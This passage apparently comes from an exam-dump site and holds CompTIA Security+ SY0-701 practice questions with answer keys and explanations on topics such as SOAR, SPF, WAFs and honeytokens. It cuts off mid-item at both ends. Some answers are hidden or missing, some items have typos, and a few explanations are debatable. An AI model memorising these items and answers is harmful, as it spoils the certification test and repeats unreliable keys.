A. The executive team is traveling internationally and trying to avoid roaming charges

B. The company's SIP server security settings are weak.
C. Disgruntled employees are making calls to the partner organization.
D. The service provider has assigned multiple companies the same numbers
Answer: B (LEAVE A REPLY)
If cadets are using company phone numbers to make unsolicited calls, and the logs confirm the numbers are not being spoofed, it suggests that the SIP (Session Initiation Protocol) server's security settings might be weak. This could allow unauthorized access or exploitation of the company's telephony services, potentially leading to misuse by unauthorized individuals.
References = CompTIA Security+ SY0-701 study materials, especially on SIP security and common vulnerabilities.

NEW QUESTION: 129
A security manager wants to reduce the number of steps required to identify and contain basic threats. Which of the following will help achieve this goal?
A. SOAR
B. SIEM
C. DMARC
D. NIDS
Answer: A (LEAVE A REPLY)
SOAR (Security Orchestration, Automation, and Response) is designed to automate repetitive security tasks, orchestrate workflows, and reduce manual effort in identifying and containing threats. CompTIA Security+ SY0-701 describes SOAR as an advanced tool that integrates with SIEM, EDR, firewalls, and ticketing systems to automate detection, enrichment, and response actions.
By using SOAR playbooks, security teams can automate:
Initial threat triage
Log correlation
Host isolation
Indicator lookups
Ticket creation and escalation
This significantly reduces the number of manual steps an analyst must perform, achieving the manager's goal of streamlining threat-handling procedures.
A SIEM (B) centralizes logs and alerts but still requires manual investigation unless paired with SOAR.
DMARC (C) protects email domains from spoofing but does not automate threat response. NIDS (D) detects threats on the network but does not automate containment.
SOAR's ability to automate identification and response makes A the correct answer.

NEW QUESTION: 130
After reviewing the following vulnerability scanning report:
Server:192.168.14.6
Service: Telnet
Port: 23 Protocol: TCP
Status: Open Severity: High
Vulnerability: Use of an insecure network protocol
A security analyst performs the following test:

nmap -p 23 192.168.14.6 -script telnet-encryption
PORT STATE SERVICE REASON
23/tcp open telnet syn-ack
I telnet encryption:
| _ Telnet server supports encryption
Which of the following would the security analyst conclude for this reported vulnerability?
A. It is a false positive.
B. A rescan is required.
C. It is considered noise.
D. Compensating controls exist.
Answer: (SHOW ANSWER)
A false positive is a result that indicates a vulnerability or a problem when there is none. In this case, the vulnerability scanning report shows that the telnet service on port 23 is open and uses an insecure network protocol. However, the security analyst performs a test using nmap and a script that checks for telnet encryption support. The result shows that the telnet server supports encryption, which means that the data transmitted between the client and the server can be protected from eavesdropping. Therefore, the reported vulnerability is a false positive and does not reflect the actual security posture of the server. The security analyst should verify the encryption settings of the telnet server and client and ensure that they are configured properly3. References: 3: Telnet Protocol - Can You Encrypt Telnet?

NEW QUESTION: 131
Which of the following is a risk of conducting a vulnerability assessment?
A. Unauthorized access to the system
B. Reports of false positives
C. A disruption of business operations
D. Finding security gaps in the system
Answer: C (LEAVE A REPLY)

NEW QUESTION: 132
Which of the following is the most effective way to protect an application server running software that is no longer supported from network threats?
A. Air gap
B. Barricade
C. Port security
D. Screen subnet
Answer: (SHOW ANSWER)
Air-gapping is the most effective way to protect an application server running unsupported software from network threats. By physically isolating the server from any network connection (no wired or wireless communication), it is protected from external cyber threats. While other options like port security or a screened subnet can provide some level of protection, an air gap offers the highest level of security by preventing any network-based attacks entirely.
References =
* CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
* CompTIA Security+ SY0-601 Study Guide: Chapter on Secure System Design.

NEW QUESTION: 133
Which of the following best describes the practice of preserving and documenting the handling of forensic evidence?
A. Acquisition of evidence
B. E-discovery
C. Chain of custody
D. Forensic tabletop exercises
Answer: (SHOW ANSWER)
The best answer is C. Chain of custody.
Chain of custody is the documented process used to track forensic evidence from the moment it is collected until it is presented, stored, transferred, or disposed of. It records:
who handled the evidence
when it was handled
where it was stored
how it was transferred
how its integrity was preserved
This is critical to ensure the evidence remains credible and admissible.
Why the other options are incorrect:
A). Acquisition of evidenceAcquisition refers to collecting or imaging evidence, but it does not specifically cover the full documentation of handling over time.
B). E-discoveryE-discovery relates to identifying and producing electronically stored information for legal matters, not specifically preserving forensic handling records.
D). Forensic tabletop exercisesThese are discussion-based practice activities, not evidence handling procedures.
From a Security+ perspective, preserving and documenting forensic evidence handling is the definition of chain of custody.

NEW QUESTION: 134
Which of the following uses proprietary controls and is designed to function in harsh environments over many years with limited remote access management?
A. ICS
B. Microservers
C. Containers
D. IoT
Answer: (SHOW ANSWER)
Industrial Control Systems (ICS) are engineered to operate in rugged, mission-critical environments such as manufacturing floors, refineries, gas pipelines, nuclear plants, and water treatment facilities. These systems are designed to remain operational for decades, often with minimal remote-management capability and limited update cycles. ICS architectures frequently use proprietary protocols and controls, many of which were developed long before modern cybersecurity concerns existed.
Security+ SY0-701 notes that ICS environments include SCADA systems, PLCs, actuators, sensors, and controllers that must function reliably under extreme temperature, pressure, vibration, and industrial stress conditions. Because downtime may impact safety, critical infrastructure, or national security, ICS devices avoid frequent patching and instead rely on isolation, segmentation, and compensating controls.

Microservers (B) are small, lightweight servers-not rugged systems. Containers (C) are virtualized application environments. IoT devices (D) are consumer or commercial smart devices, not industrial-grade long-lifespan systems.
Thus, the correct answer is A: ICS.

NEW QUESTION: 135
A few weeks after deploying additional email servers, a company begins to receive complaints that messages are going into recipients' spam folders. Which of the following needs to be updated?
A. CNAME
B. SMTP
C. DLP
D. SPF
Answer: (SHOW ANSWER)
When new email servers are deployed, organizations must update their SPF (Sender Policy Framework) records to list the new servers as authorized senders. If the SPF DNS record does not include the new IP addresses, recipient mail systems cannot verify the legitimacy of the messages, causing them to be flagged as spam or rejected.
Security+ SY0-701 identifies SPF as a key email authentication mechanism responsible for preventing:
Email spoofing
Unauthorized sender impersonation
False spam detection
Domain reputation issues
CNAME (A) maps domain aliases but does not authenticate email. SMTP (B) is the mail protocol and does not influence spam classification. DLP (C) prevents data leakage, not spam filtering.
Updating the SPF record resolves legitimacy issues by informing receiving mail servers that the new email servers are trusted.
Thus, the correct answer is D: SPF.

NEW QUESTION: 136
Which of the following prevents unauthorized modifications to internal processes, assets, and security controls?
A. Change management
B. Playbooks
C. Incident response
D. Acceptable use policy
Answer: A (LEAVE A REPLY)
Change management is the formal process designed to control, document, approve, and track modifications to systems, internal processes, assets, and security controls. This control mechanism helps prevent unauthorized or unintended changes that could introduce vulnerabilities or disrupt operations.
Playbooks are documented procedures for responding to incidents, incident response manages security incidents, and acceptable use policies define acceptable user behavior but do not directly control changes.
By enforcing proper change management, organizations maintain the integrity and security of their infrastructure, which is a critical topic covered in the Security Program Management and Oversight domain of SY0-701#6:Chapter 16†CompTIA Security+ Study Guide#

NEW QUESTION: 137
Which of the following mitigation techniques would a security analyst most likely use to avoid bloatware on devices?
A. Disabled ports/protocols
B. Application allow list
C. Default password changes
D. Access control permissions
Answer: B (LEAVE A REPLY)
Application allow listing is the most effective technique to prevent bloatware, unauthorized software, or unnecessary applications from running on devices. Allow lists work by permitting only pre-approved, trusted applications to execute, blocking everything else by default. This is a recommended best practice in Security+ SY0-701 for reducing attack surface, preventing malware, and maintaining lean, hardened system images.
Bloatware often comes pre-installed on devices or is unintentionally installed by users. An allow list ensures only authorized applications required for business functions can run, thereby eliminating bloatware risks.
Disabling ports/protocols (A) hardens network access but does not prevent software installation. Default password changes (C) improve authentication security but are unrelated to software control. Access control permissions (D) restrict who can access what but do not prevent installation of unnecessary apps.
Thus, the correct answer is B: Application allow list.

NEW QUESTION: 138
An organization is leveraging a VPN between its headquarters and a branch location. Which of the following is the VPN protecting?
A. Data in use
B. Data in transit
C. Geographic restrictions
D. Data sovereignty
Answer: (SHOW ANSWER)
Data in transit is data that is moving from one location to another, such as over a network or through the air.
Data in transit is vulnerable to interception, modification, or theft by malicious actors. A VPN (virtual private network) is a technology that protects data in transit by creating a secure tunnel between two endpoints and encrypting the data that passes through it2.
References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, Chapter 4, page 145.

NEW QUESTION: 139
Which of the following are the most important considerations when encrypting data? (Select two).
A. Obfuscation
B. Algorithms
C. Data masking

D. Key length
E. Tokenization
F. Salting
Answer: B,D (LEAVE A REPLY)
When encrypting data, two fundamental drivers of cryptographic strength are the algorithm you choose and the key length you use (which affects brute-force feasibility and overall security margin). The Study Guide emphasizes algorithm selection as a best practice: "First, choose your encryption system wisely... Choose an encryption system with an algorithm in the public domain that has been thoroughly vetted by industry experts." It then highlights key selection/size as another central decision: "You must also select your keys in an appropriate manner. Use a key length that balances your security requirements with performance considerations." These two choices directly affect whether encryption meaningfully protects confidentiality. By contrast, obfuscation, masking, and tokenization are different data-protection techniques (often used to reduce exposure or de-identify data) rather than core encryption-strength parameters. Salting is primarily associated with strengthening password hashing (defending against rainbow table attacks), not selecting encryption primitives /strength for general data encryption. Therefore, the best two considerations in the context of encryption itself are Algorithms and Key length.
References: Encryption best practices-select vetted algorithms and appropriate key length .

NEW QUESTION: 140
An employee asks a security analyst to scan a suspicious email that contains a link to a file on a file-sharing site. The analyst determines that the file is safe after downloading and scanning the file with antivirus software. When the employee opens the file, their device is infected with ransomware. Which of the following steps should the analyst have taken?
A. Review the file in a code editor.
B. Monitor the file connections with netstat -ano.
C. Execute the file in a sandbox.
D. Retrieve the file hash and check with OSINT.
Answer: (SHOW ANSWER)
The best answer is C. Execute the file in a sandbox.
Antivirus alone may miss new, obfuscated, or modified malware, including ransomware. A sandbox provides an isolated environment where the file can be safely executed and observed for malicious behavior such as:
file encryption activity
process spawning
registry changes
network callbacks
persistence attempts
Why the other options are incorrect:
A). Review the file in a code editor.Many malicious files are compiled, packed, or obfuscated, so this is not a reliable analysis method.
B). Monitor the file connections with netstat -ano.This only shows network connections and would not fully reveal ransomware behavior.
D). Retrieve the file hash and check with OSINT.This helps only if the malware is already known. New variants may not match existing threat intelligence.
From a SY0-701 perspective, dynamic analysis in a sandbox is the strongest step for safely identifying malicious file behavior.

NEW QUESTION: 141

A security analyst reviews logs and finds a large number of malicious requests that have caused performance issues on the company ' s site. Which of the following would have most likely prevented this attack?

A. IPSec

B. TLS

C. SDN

D. WAF

Answer: D (LEAVE A REPLY)

The best answer is D. WAF .

A WAF (Web Application Firewall) is designed to inspect and filter malicious HTTP and HTTPS traffic aimed at a web application. If a site is receiving a large number of malicious requests that are causing performance problems, a WAF is the best control among these options because it can detect and block harmful web requests before they impact the application.

This can help mitigate attacks such as:

* malicious web requests
* application-layer abuse
* some denial-of-service style request floods
* common web exploits

Why the other options are incorrect:

* A. IPSec IPSec secures network-layer communications, not malicious web request filtering.
* B. TLS TLS encrypts data in transit, but it does not stop malicious requests.
* C. SDN Software-defined networking helps manage network architecture, but it is not the most direct preventive control for malicious web traffic.

From a Security+ standpoint, malicious requests against a web application are best mitigated by a WAF , so D is correct.

NEW QUESTION: 142

A staff member finds a USB drive in the office ' s parking lot. Which of the following should the staff member do?

A. Notify the file owner after reviewing the contents of the drive.

B. Use an air-gapped system to open the files without exposing the network.

C. Wipe the drive immediately using a secure method.

D. Submit the device to the security team without connecting it.

Answer: D (LEAVE A REPLY)

The best answer is D. Submit the device to the security team without connecting it.

An unknown USB drive found in a parking lot is a classic example of a potential social engineering or malware delivery attack. Attackers may intentionally leave infected removable media where employees will find it and plug it into a system. The safest action is to not connect the device at all and instead turn it over to the security team for proper handling.

Why the other options are incorrect:

A). Notify the file owner after reviewing the contents of the drive.Reviewing the contents requires connecting the drive, which could infect the system or trigger malicious code.

B). Use an air-gapped system to open the files without exposing the network.Even an air-gapped system can be put at risk. Regular employees should not analyze suspicious media on their own.

C). Wipe the drive immediately using a secure method.This destroys possible evidence and still requires handling the device in a way that may not follow incident procedures.

From a Security+ standpoint, removable media from unknown sources should be treated as suspicious. Proper procedure is to avoid connecting it and escalate to the security team. Therefore, D is the correct answer.

NEW QUESTION: 143
Which of the following best describes the concept of information being stored outside of its country of origin while still being subject to the laws and requirements of the country of origin?
A. Data sovereignty
B. Geolocation
C. Intellectual property
D. Geographic restrictions
Answer: A (LEAVE A REPLY)
Detailed Explanation:Data sovereignty refers to the principle that data stored in another country remains subject to the originating country's laws. This is a common concern in cloud computing. Reference:
CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "Data Sovereignty and Regulatory Compliance".

NEW QUESTION: 144
A systems administrate wants to implement a backup solution. the solution needs to allow recovery of the entire system, including the operating system, in case of a disaster. Which of the following backup types should the administrator consider?
A. Incremental
B. Storage area network
C. Differential
D. Image
Answer: (SHOW ANSWER)
An image backup, also known as a full system backup, captures the entire contents of a system, including the operating system, applications, settings, and all data. This type of backup allows for a complete recovery of the system in case of a disaster, as it includes everything needed to restore the system to its previous state.
This makes it the ideal choice for a systems administrator who needs to ensure the ability to recover the entire system, including the OS.
References = CompTIA Security+ SY0-701 study materials, domain on Security Operations.

NEW QUESTION: 145
A company wants to improve the availability of its application with a solution that requires minimal effort in the event a server needs to be replaced or added. Which of the following would be the best solution to meet these objectives?
A. Load balancing
B. Fault tolerance
C. Proxy servers
D. Replication
Answer: A (LEAVE A REPLY)
Detailed Explanation:Load balancing improves application availability by distributing traffic across multiple servers. If one server fails, traffic is automatically routed to other available servers with minimal intervention.
Reference: CompTIA Security+ SY0-701 Study Guide, Domain 3: Security Architecture, Section: "High Availability Solutions".

NEW QUESTION: 146
A customer has a contract with a CSP and wants to identify which controls should be implemented in the IaaS enclave. Which of the following is most likely to contain this information?
A. Statement of work
B. Responsibility matrix
C. Service-level agreement
D. Master service agreement
Answer: B (LEAVE A REPLY)
A responsibility matrix clarifies the division of responsibilities between the cloud service provider (CSP) and the customer, ensuring that each party understands and implements their respective security controls.
References: Security+ SY0-701 Course Content.

NEW QUESTION: 147
A growing organization, which hosts an externally accessible application, adds multiple virtual servers to improve application performance and decrease the resource usage on individual servers Which of the following solutions is the organization most likely to employ to further increase performance and availability?
A. Load balancer
B. Proxy server
C. SD-WAN
D. Jump server
Answer: A (LEAVE A REPLY)

NEW QUESTION: 148
The help desk receives multiple calls that machines with an outdated OS version are running slowly. Several users are seeing virus detection alerts. Which of the following mitigation techniques should be reviewed first?
A. Patching
B. Segmentation
C. Monitoring
D. Isolation
Answer: A (LEAVE A REPLY)
The best first step is to reviewpatching (A). Outdated OS versions often contain vulnerabilities that can be exploited by malware. Ensuring systems are up-to-date is a foundational cybersecurity practice.
This is highlighted inDomain 2.1: Given a scenario, analyze indicators of malicious activityandDomain 2.2, emphasizing the importance of"Patching" as part of system hardening and mitigation strategy.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 2.2 - "Mitigation techniques: Patching."

NEW QUESTION: 149
An alert references attacks associated with a zero-day exploit. An analyst places a bastion host in the network to reduce the risk of the exploit. Which of the following types of controls is the analyst implementing?
A. Compensating
B. Detective

C. Operational
D. Physical
Answer: A (LEAVE A REPLY)
The correct answer is Compensating because a bastion host is being used as an alternative safeguard to reduce risk when a primary control cannot yet be fully implemented. In the context of the Security+ SY0-701 objectives, compensating controls are designed to provide protection when standard preventive controls are not available, effective, or feasible-such as during a zero-day exploit where no vendor patch or permanent fix exists.
A zero-day exploit represents a vulnerability that is actively being exploited before developers or vendors have released a fix. Since patching is not immediately possible, organizations must rely on compensating controls to limit exposure and reduce the likelihood or impact of exploitation. A bastion host is a hardened system placed in a network segment-often in a demilitarized zone (DMZ)-that acts as a controlled access point between untrusted and trusted networks. By routing access through this tightly secured host, the analyst reduces the attack surface and restricts direct access to internal systems that may be vulnerable to the zero-day.
Option B, Detective, is incorrect because detective controls are focused on identifying or alerting on malicious activity after it occurs, such as logging, monitoring, or intrusion detection systems. Option C, Operational, refers to processes and procedures carried out by people, such as incident response or change management, rather than a technical safeguard. Option D, Physical, applies to tangible protections like locks, cameras, or fencing, which are not relevant in this network-based scenario.
The SY0-701 study guide emphasizes the importance of layered security and adaptive risk management.
When preventive controls fail or are temporarily unavailable, compensating controls like bastion hosts, network segmentation, and access restrictions allow organizations to maintain security posture and continuity of operations while longer-term solutions are developed.

NEW QUESTION: 150
A company wants to verify that the software the company is deploying came from the vendor the company purchased the software from.
Which of the following is the best way for the company to confirm this information?
A. Validate the code signature.
B. Execute the code in a sandbox.
C. Search the executable for ASCII strings.
D. Generate a hash of the files.
Answer: A (LEAVE A REPLY)
Validating the code signature is the best way to verify software authenticity, as it ensures that the software has not been tampered with and that it comes from a verified source. Code signatures are digital signatures applied by the software vendor, and validating them confirms the software's integrity and origin.References:
CompTIA Security+ SY0-701 course content and official CompTIA study resources.

NEW QUESTION: 151
Which of the following actions would reduce the number of false positives for an analyst to manually review?
A. Create playbooks as part of a SOAR platform
B. Redefine the patch management process
C. Replace an EDR tool with an XDR solution
D. Disable AV heuristics scanning
Answer: A (LEAVE A REPLY)

Implementing playbooks as part of a SOAR (Security Orchestration, Automation, and Response) platform enables the automation of routine security tasks and the standardized response to common alerts. Playbooks help filter and validate alerts, reducing the number of false positives that analysts need to manually investigate. SOAR tools are specifically designed to improve efficiency, consistency, and accuracy in incident response, allowing analysts to focus on genuine threats rather than being overwhelmed by noise.
Reference:
CompTIA Security+ SY0-701 Official Study Guide, Domain 4.3: "SOAR platforms allow organizations to automate repetitive security tasks, including the use of playbooks, to reduce false positives and the workload on analysts." Exam Objectives 4.3: "Implement incident response and recovery procedures."

NEW QUESTION: 152
A company needs to provide administrative access to internal resources while minimizing the traffic allowed through the security boundary.
Which of the following methods is most secure?
A. Implementing a bastion host
B. Deploying a perimeter network
C. Installing a WAF
D. Utilizing single sign-on
Answer: A (LEAVE A REPLY)
A bastion host is a special-purpose server that is designed to withstand attacks and provide secure access to internal resources. A bastion host is usually placed on the edge of a network, acting as a gateway or proxy to the internal network. A bastion host can be configured to allow only certain types of traffic, such as SSH or HTTP, and block all other traffic. A bastion host can also run security software such as firewalls, intrusion detection systems, and antivirus programs to monitor and filter incoming and outgoing traffic. A bastion host can provide administrative access to internal resources by requiring strong authentication and encryption, and by logging all activities for auditing purposes12.
A bastion host is the most secure method among the given options because it minimizes the traffic allowed through the security boundary and provides a single point of control and defense. A bastion host can also isolate the internal network from direct exposure to the internet or other untrusted networks, reducing the attack surface and the risk of compromise3.
Deploying a perimeter network is not the correct answer, because a perimeter network is a network segment that separates the internal network from the external network. A perimeter network usually hosts public- facing services such as web servers, email servers, or DNS servers that need to be accessible from the internet. A perimeter network does not provide administrative access to internal resources, but rather protects them from unauthorized access. A perimeter network can also increase the complexity and cost of network management and security4.
Installing a WAF is not the correct answer, because a WAF is a security tool that protects web applications from common web-based attacks by monitoring, filtering, and blocking HTTP traffic. A WAF can prevent attacks such as cross-site scripting, SQL injection, or file inclusion, among others. A WAF does not provide administrative access to internal resources, but rather protects them from web application

vulnerabilities. A WAF is also not a comprehensive solution for network security, as it only operates at the application layer and does not protect against other types of attacks or threats5.
Utilizing single sign-on is not the correct answer, because single sign-on is a method of authentication that allows users to access multiple sites, services, or applications with one username and password. Single sign- on can simplify the sign-in process for users and reduce the number of passwords they have to remember and manage. Single sign-on does not provide administrative access to internal resources, but rather enables access to various resources that the user is authorized to use. Single sign-on can also introduce security risks if the user's credentials are compromised or if the single sign-on provider is breached6. References = 1: Bastion host - Wikipedia, 2: 14 Best Practices to Secure SSH Bastion Host - goteleport.com, 3: The Importance Of Bastion Hosts In Network Security, 4: What is the network perimeter? | Cloudflare, 5: What is a WAF? | Web Application Firewall explained, 6: [What is single sign-on (SSO)? - Definition from WhatIs.com]

NEW QUESTION: 153
An organization would like to store customer data on a separate part of the network that is not accessible to users on the main corporate network. Which of the following should the administrator use to accomplish this goal?
A. Segmentation
B. Isolation
C. Patching
D. Encryption
Answer: A (LEAVE A REPLY)
Segmentation is a network design technique that divides the network into smaller and isolated segments based on logical or physical boundaries. Segmentation can help improve network security by limiting the scope of an attack, reducing the attack surface, and enforcing access control policies. Segmentation can also enhance network performance, scalability, and manageability. To accomplish the goal of storing customer data on a separate part of the network, the administrator can use segmentation technologies such as subnetting, VLANs, firewalls, routers, or switches. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 1

NEW QUESTION: 154
A security analyst created a fake account and saved the password in a non-readily accessible directory in a spreadsheet. An alert was also configured to notify the security team if the spreadsheet is opened. Which of the following best describes the deception method being deployed?
A. Honeypot
B. Honey account
C. Honeytoken
D. Honeynet
Answer: (SHOW ANSWER)
A honeytoken is a form of deception technology in which a fake asset (such as credentials, files, or database records) is planted in a system or network to detect unauthorized access or malicious activity. The fake password stored in a hidden spreadsheet, with monitoring for access, is a classic example of a honeytoken. It is not an interactive system (like a honeypot or honeynet) but rather a marker or tripwire intended to alert the security team to suspicious behavior. This method helps identify attackers and their methods early in the intrusion process.
References:
CompTIA Security+ SY0-701 Official Study Guide, Domain 1.1, "Deception and Disruption Technologies" CompTIA Security+ Exam Objectives: 1.1 CompTIA Glossary: "Honeytoken-A fictitious record or file intended to attract or identify unauthorized access."

NEW QUESTION: 155
A company's end users are reporting that they are unable to reach external websites. After reviewing the performance data for the DNS severs, the analyst discovers that the CPU, disk, and memory usage are minimal, but the network interface is flooded with inbound traffic. Network logs show only a small number of DNS queries sent to this server. Which of the following best describes what the security analyst is seeing?
A. Concurrent session usage
B. Secure DNS cryptographic downgrade
C. On-path resource consumption
D. Reflected denial of service
Answer: D (LEAVE A REPLY)
A reflected denial of service (RDoS) attack is a type of DDoS attack that uses spoofed source IP addresses to send requests to a third-party server, which then sends responses to the victim server. The attacker exploits the difference in size between the request and the response, which can amplify the amount of traffic sent to the victim server. The attacker also hides their identity by using the victim's IP address as the source. A RDoS attack can target DNS servers by sending forged DNS queries that generate large DNS responses. This can flood the network interface of the DNS server and prevent it from serving legitimate requests from end users. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 215-216 1

NEW QUESTION: 156
Which of the following metrics impacts the backup schedule as part of the BIA?
A. RTO
B. RPO
C. MTTR
D. MTBF
Answer: B (LEAVE A REPLY)
Recovery Point Objective (RPO) defines the maximum acceptable amount of data loss measured in time. It directly impacts how frequently backups should occur to ensure data can be restored to a point no older than the RPO after a disruption.
Recovery Time Objective (RTO) (A) defines how quickly systems must be restored but does not dictate backup frequency. Mean Time To Repair (MTTR) (C) and Mean Time Between Failures (MTBF) (D) relate to system repair and reliability metrics, not backup schedules.
Understanding and defining RPO is a key part of the Business Impact Analysis (BIA) process covered in the Risk Management domain#6:Chapter 17†CompTIA Security+ Study Guide#.

NEW QUESTION: 157
An organization wants a third-party vendor to do a penetration test that targets a specific device. The organization has provided basic information about the device. Which of the following best describes this kind of penetration test?
A. Partially known environment
B. Unknown environment
C. Integrated
D. Known environment
Answer: (SHOW ANSWER)

A partially known environment is a type of penetration test where the tester has some information about the target, such as the IP address, the operating system, or the devicetype. This can help the tester focus on specific vulnerabilities and reduce the scope of the test. A partially known environment is also called a gray box test1.
References: CompTIA Security+ Certification Kit: Exam SY0-701, 7th Edition, Chapter 10, page 543.

NEW QUESTION: 158
Which of the following activities are associated with vulnerability management? (Select two).
A. Correlation
B. Reporting
C. Prioritization
D. Tabletop exercise
E. Containment
F. Exploiting
Answer: (SHOW ANSWER)

NEW QUESTION: 159
During the onboarding process, an employee needs to create a password for an intranet account. The password must include ten characters, numbers, and letters, and two special characters. Once the password is created, the company will grant the employee access to other company-owned websites based on the intranet profile.
Which of the following access management concepts is the company most likely using to safeguard intranet accounts and grant access to multiple sites based on a user's intranet account? (Select two).
A. Federation
B. Identity proofing
C. Password complexity
D. Default password changes
E. Password manager
F. Open authentication
Answer: A,C (LEAVE A REPLY)
Federation is an access management concept that allows users to authenticate once and access multiple resources or services across different domains or organizations. Federation relies on a trusted third party that stores the user's credentials and provides them to the requested resources or services without exposing them.
Password complexity is a security measure that requires users to create passwords that meet certain criteria, such as length, character types, and uniqueness. Password complexity can help prevent brute-force attacks, password guessing, and credential stuffing by making passwords harder to crack or guess. References: CompTIA Security+ Study Guide: Exam SY0-701, 9th Edition, page 308-309 and 312-313 1

NEW QUESTION: 160
An administrator has configured a quarantine subnet for all guest devices that connect to the network. Which of the following would be best for the security team to configure on the MDM before allowing access to corporate resources?
A. Device fingerprinting
B. Compliance attestation

C. NAC
D. 802.1X
Answer: B (LEAVE A REPLY)
Compliance attestation (B)ensures that devices meetpredefined security policies(e.g., encryption enabled, updated antivirus, latest OS patches) before being allowed access to corporate resources. This is commonly enforced usingMobile Device Management (MDM)systems. By using compliance checks via MDM, only secure,policy-compliantdevices are promoted from quarantine to trusted network segments.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 3.2 - "MDM, NAC, and compliance enforcement: Compliance attestation before access."

NEW QUESTION: 161
Which of the following security threats aims to compromise a website that multiple employees frequently visit?
A. Supply chain
B. Typosquatting
C. Watering hole
D. Impersonation
Answer: C (LEAVE A REPLY)
The best answer is C. Watering hole.
A watering hole attack occurs when an attacker compromises a website that a targeted group of users commonly visits. The attacker chooses that site because they know the intended victims are likely to access it during normal work activities. Once the site is compromised, the attacker can deliver malware, steal credentials, or exploit browser vulnerabilities.
This exactly matches the scenario in the question: a website that multiple employees frequently visit is targeted for compromise.
Why the other options are incorrect:
A). Supply chainA supply chain attack targets vendors, software providers, or service providers in order to affect downstream customers. That is different from compromising a commonly visited website for a specific group of users.
B). TyposquattingTyposquatting involves creating a fraudulent website with a name similar to a legitimate one so users accidentally visit it. The question describes compromising an existing site people already visit, not creating a lookalike domain.
D). ImpersonationImpersonation involves pretending to be a trusted person or entity. It does not specifically describe compromising a frequently visited website.
From a Security+ perspective, a compromised site used to target a specific population is a classic watering hole attack, so C is correct.

NEW QUESTION: 162
Which of the following makes Infrastructure as Code (IaC) a preferred security architecture over traditional infrastructure models?
A. Common attacks are less likely to be effective.
B. Configuration can be better managed and replicated.
C. Outsourcing to a third party with more expertise in network defense is possible.
D. Optimization can occur across a number of computing instances.
Answer: B (LEAVE A REPLY)
Infrastructure as Code (IaC)enables automated provisioning and configuration of infrastructure, making environmentsrepeatable, consistent, and scalable. The ability tobetter manage and replicate configurations (B) ensures that security settings are not missed and reduces misconfigurations.

According to theCompTIA Security+ SY0-701exam objectives underDomain 4.1 (Explain the security implications of different architecture models),IaCprovides the ability to"automatically enforce security controls"and manageconsistent configuration states, reducing human error.
Reference: CompTIA Security+ SY0-701 Objectives, Domain 4.1 - "Infrastructure as Code (IaC):
Standardized deployment, version control, configuration consistency."

NEW QUESTION: 163
Which of the following agreements defines response time, escalation points, and performance metrics?
A. BPA
B. MOA
C. NDA
D. SLA
Answer: D (LEAVE A REPLY)
A Service Level Agreement (SLA) defines the expectations between service providers and customers, including response times, escalation procedures, and performance metrics. It ensures accountability and measurable service quality.
BPA (Blanket Purchase Agreement) relates to purchasing terms, MOA (Memorandum of Agreement) outlines responsibilities but is less specific on performance, NDA (Non-Disclosure Agreement) covers confidentiality.
SLAs are key in Security Program Management for managing vendor and internal service expectations#6:
Chapter 16†CompTIA Security+ Study Guide#.

NEW QUESTION: 164
A security analyst finds a rogue device during a monthly audit of current endpoint assets that are connected to the network. The corporate network utilizes 002.1X for access control. To be allowed on the network, a device must have a Known hardware address, and a valid user name and password must be entered in a captive portal. The following is the audit report:

IP address	MAC	Role	Account
10.18.04.42	BE-AC-11-F1-E4-44	PC-NY	user1
10.18.04.30	EB-AC-11-02-42-F3	PC-CA	user3
10.18.04.59	28-BB-5A-11-52-29	PC-PA	user2
10.18.04.50	28-BB-5A-F0-E0-D1	PC-TX	user4
10.18.04.62	EB-AC-11-02-42-F3	WIN10	user3
10.18.04.73	28-BB-5A-11-52-73	PC-NJ	admin

Which of the following is the most likely way a rogue device was allowed to connect?
A. A user performed a MAC cloning attack with a personal device.
B. A DMCP failure caused an incorrect IP address to be distributed
C. An administrator bypassed the security controls for testing.
D. DNS hijacking let an attacker intercept the captive portal traffic.
Answer: A (LEAVE A REPLY)
The most likely way a rogue device was able to connect to the network is through a MAC cloning attack. In this attack, a personal device copies the MAC address of an authorized device, bypassing the 802.1X access control that relies on known hardware addresses for network access. The matching MAC addresses in the audit report suggest that this technique was used to gain unauthorized network access.
References =
CompTIA Security+ SY0-701 Course Content: Domain 03 Security Architecture.
CompTIA Security+ SY0-601 Study Guide: Chapter on Network Security and MAC Address Spoofing.

NEW QUESTION: 165
Various stakeholders are meeting to discuss their hypothetical roles and responsibilities in a specific situation, such as a security incident or major disaster. Which of the following best describes this meeting?
A. Penetration test
B. Continuity of operations planning
C. Tabletop exercise
D. Simulation
Answer: C (LEAVE A REPLY)
A tabletop exercise is a discussion-based exercise where stakeholders gather to walk through the roles and responsibilities they would have during a specific situation, such as a security incident or disaster. This type of exercise is designed to identify gaps in planning and improve coordination among team members without the need for physical execution.
References = CompTIA Security+ SY0-701 study materials, particularly in the domain of security operations and disaster recovery planning.

NEW QUESTION: 166
A company's web filter is configured to scan the URL for strings and deny access when matches are found.
Which of the following search strings should an analyst employ to prohibit access to non-encrypted websites?
A. encryption=off\
B. http://
C. www.*.com
D. :443
Answer: B (LEAVE A REPLY)
A web filter is a device or software that can monitor, block, or allow web traffic based on predefined rules or policies. One of the common methods of web filtering is to scan the URL for strings and deny access when matches are found. For example, a web filter can block access to websites that contain the words "gambling",
"porn", or "malware" in their URLs. A URL is a uniform resource locator that identifies the location and protocol of a web resource. A URL typically consists of the following components: protocol://domain:port
/path?query#fragment. The protocol specifies the communication method used to access the web resource, such as HTTP, HTTPS, FTP, or SMTP. The domain is the name of the web server that hosts the web resource, such as www.google.com or www.bing.com. The port is an optional number that identifies the specific service or application running on the web server, such as 80 for HTTP or 443 for HTTPS. The path is the specific folder or file name of the web resource, such as /index.html or /images/logo.png. The query is an optional string that contains additional information or parameters for the web resource, such as ?q=security or
?lang=en. The fragment is an optional string that identifies a specific part or section of the web resource, such as #introduction or #summary. To
